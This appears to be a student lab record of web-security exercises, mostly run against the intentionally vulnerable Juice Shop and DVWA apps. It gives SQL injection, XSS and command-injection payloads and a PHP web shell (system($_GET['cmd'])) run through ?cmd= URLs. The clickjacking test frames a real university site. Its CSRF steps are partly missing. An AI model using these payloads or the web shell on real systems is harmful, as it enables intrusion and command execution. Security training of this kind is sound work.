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## TEST FOR SQL INJECTION ATTACK

### AIM:

To demonstrate and Test SQL Injection in the web application.


### REQUIREMENT:

1. Web browser
2. internet

### PROCEDURE:


#### STEP-1:

Go to <https://juice-shop.herokuapp.com/>.




#### STEP-2:

Press login button and type “ ' OR 1=1 — ” in the username field and use random password.



#### STEP-3:

Observe that all products are displayed and logged.



#### STEP-4:

The payload is injected and it change the query now you logged in as a administrator.

#### RESULT:

SQL Injection worked by altering queries, exposing unauthorized access.

## TEST FOR CROSS-SITE SCRIPTING (XSS) ATTACKS

### AIM:

To demonstrate reflected Cross-site Scripting (XSS) by injecting JavaScript code.


### REQUIREMENT:

1. Web browser
2. Internet

### PROCEDURE:

#### STEP-1:

Open: <https://juice-shop.herokuapp.com/>.



#### STEP-2:


Locate the search bar on the top-right of the page.

#### STEP-3:

Enter the following payload into the search box –


“`<script>alert('XSS')</script>`” or

“`<img/src/onerror=prompt(8)>`” or any other valid payload and press enter.



#### STEP-4:

Reload or refresh the site once and Observe is there any alert box is popping up.  
If the site is vulnerable, a JavaScript alert box will immediately pop up.



#### STEP-5:

The payload is injected and it change the site behaviour.

#### RESULT:

The browser executed the script, confirming reflected Cross-site Scripting (XSS).

## TEST FOR CLICKJACKING

### AIM:

To test if the site can be embedded in an iframe.

### REQUIREMENTS:

1. Text editor (Notepad).
2. Web browser.
3. Internet

### PROCEDURE:

#### STEP-1:

Open notepad or any text editor.


#### STEP-2:

Type the following content –

```
<!DOCTYPE html>
<html>
  <body>
    <h2>Clickjacking</h2>
    <iframe src=" https://drmgrdu.ac.in" width="1000" height="700"></iframe>
  </body>
</html>
```


#### STEP-3:

save the file with .html or .htm format and open in a web browser.



#### STEP-4:

Check if content is visible if yes then the site is vulnerable to clickjacking attack.



#### RESULT:

If iframe is blocked, the site is protected. If visible, it's vulnerable.

EX.NO : 04

DATE: 22/07/2025

## TEST FOR COMMAND INJECTION ATTACK

### AIM:

To test if user input executes system commands.


### REQUIREMENTS:

1. Docker Desktop.
2. Windows or Linux.
3. Web browser.

### PROCEDURE:

#### STEP-1:

Download and install Docker Desktop for windows in <https://www.docker.com/products/docker-desktop/>




#### STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command “docker run -p 80:80 vulnerables/web-dvwa” to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete





### STEP-3:

After successfully run the docker image (DVWA). Access DVWA in your browser at:


<http://localhost:80>

Then login with:

Username - admin

Password – password


Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.



Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again

### STEP-4:

- Go to DVWA main page → Click on Command Injection.



- You'll see a form asking for an IP address to "ping".
- Input OS Commands followed by ";" symbol.

Example payload :

1. ; whomai
2. ; ls
3. ; pwd

### STEP-5:

Observe output – it will list files in the server directory (result of ls). If the OS commands work then the site is vulnerable for OS command injection.

**RESULT:**

Successfully tested an OS Command Injection vulnerability in a DVWA web app hosted via Docker, demonstrating the ability to run unauthorized system commands.

## TEST FOR CROSS-SITE REQUEST FORGERY

### AIM:

To understand and Test the CSRF vulnerability in a web application.

### REQUIREMENTS:

1. Docker Desktop.
2. Windows or Linux.
3. Web browser.
4. Text editor (Notepad).

### PROCEDURE:

#### STEP-1:


Download and install Docker Desktop for windows in <https://www.docker.com/products/docker-desktop/>

#### STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command “docker run -p 80:80 vulnerables/web-dvwa” to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete



#### STEP-3:

After successfully run the docker image (DVWA). Access DVWA in your browser at: <http://localhost:80>


Then login with:

Username - admin


Password – password

Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.





4. Click the change. It will redirect to the DVWA webapp's change password page and shows password changed.



We were able to change the password from our own webpage to the DVWA application, which indicates that it is vulnerable to CSRF attacks.

#### STEP-7:

To verify,

Try logging out, then logging in with:

- Username - admin
- Password - the password you changed before.

#### RESULT:

Successfully Tested a CSRF vulnerability in DVWA, allowing the attacker to change the password of a logged-in user without their consent.

## TEST FOR UPLOAD VULNERABILITY

### AIM:

To identify and test file upload vulnerability.


### REQUIREMENTS:

1. Docker Desktop.
2. Windows or Linux.
3. Web browser.
4. Text editor (Notepad).

### PROCEDURE:

#### STEP-1:

Download and install Docker Desktop for windows in <https://www.docker.com/products/docker-desktop/>




#### STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command “docker run -p 80:80 vulnerables/web-dvwa” to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete



### STEP-3:


After successfully run the docker image (DVWA). Access DVWA in your browser at: <http://localhost:80>

Then login with:

Username - admin

Password – password


Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.



Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again.

### STEP-4:


Go to DVWA main page → Click on **File Upload** in the left pane.



### STEP-5:

Open Notepad or any text editor. Type the following PHP code:

```
<?php system($_GET['cmd']); ?>
```




Save it as:  
uploadfile.php

#### STEP-6:

- Go back to DVWA's File Upload section
- Click **Browse**, select uploadfile.php, and click **Upload**.
- On success, you will see:

File uploaded to: ../../hackable/uploads/uploadfile.php




#### STEP -7:

In your browser, go to: <http://localhost/hackable/uploads/uploadfile.php?cmd=ls>

You can now execute OS commands by changing the value after cmd=:

- ?cmd=ls
- ?cmd=whoami
- ?cmd=uname -a
- ?cmd=pwd





#### **STEP-8:**

If the uploaded PHP file successfully runs system commands (e.g., ls, whoami) when accessed through the browser using:

`http://localhost/hackable/uploads/uploadfile.php?cmd=ls`

Then it confirms that the server executed your uploaded script, which means the web application is vulnerable to File Upload Vulnerability.

#### **RESULT:**

The uploaded PHP file executed system commands via the browser, confirming successful code execution. This proves the presence of a file upload vulnerability

EX.NO : 07

DATE: 12/08/2025

## TEST FOR INFORMATION DISCLOSURE

### AIM:

To test the web application have information disclosure vulnerability

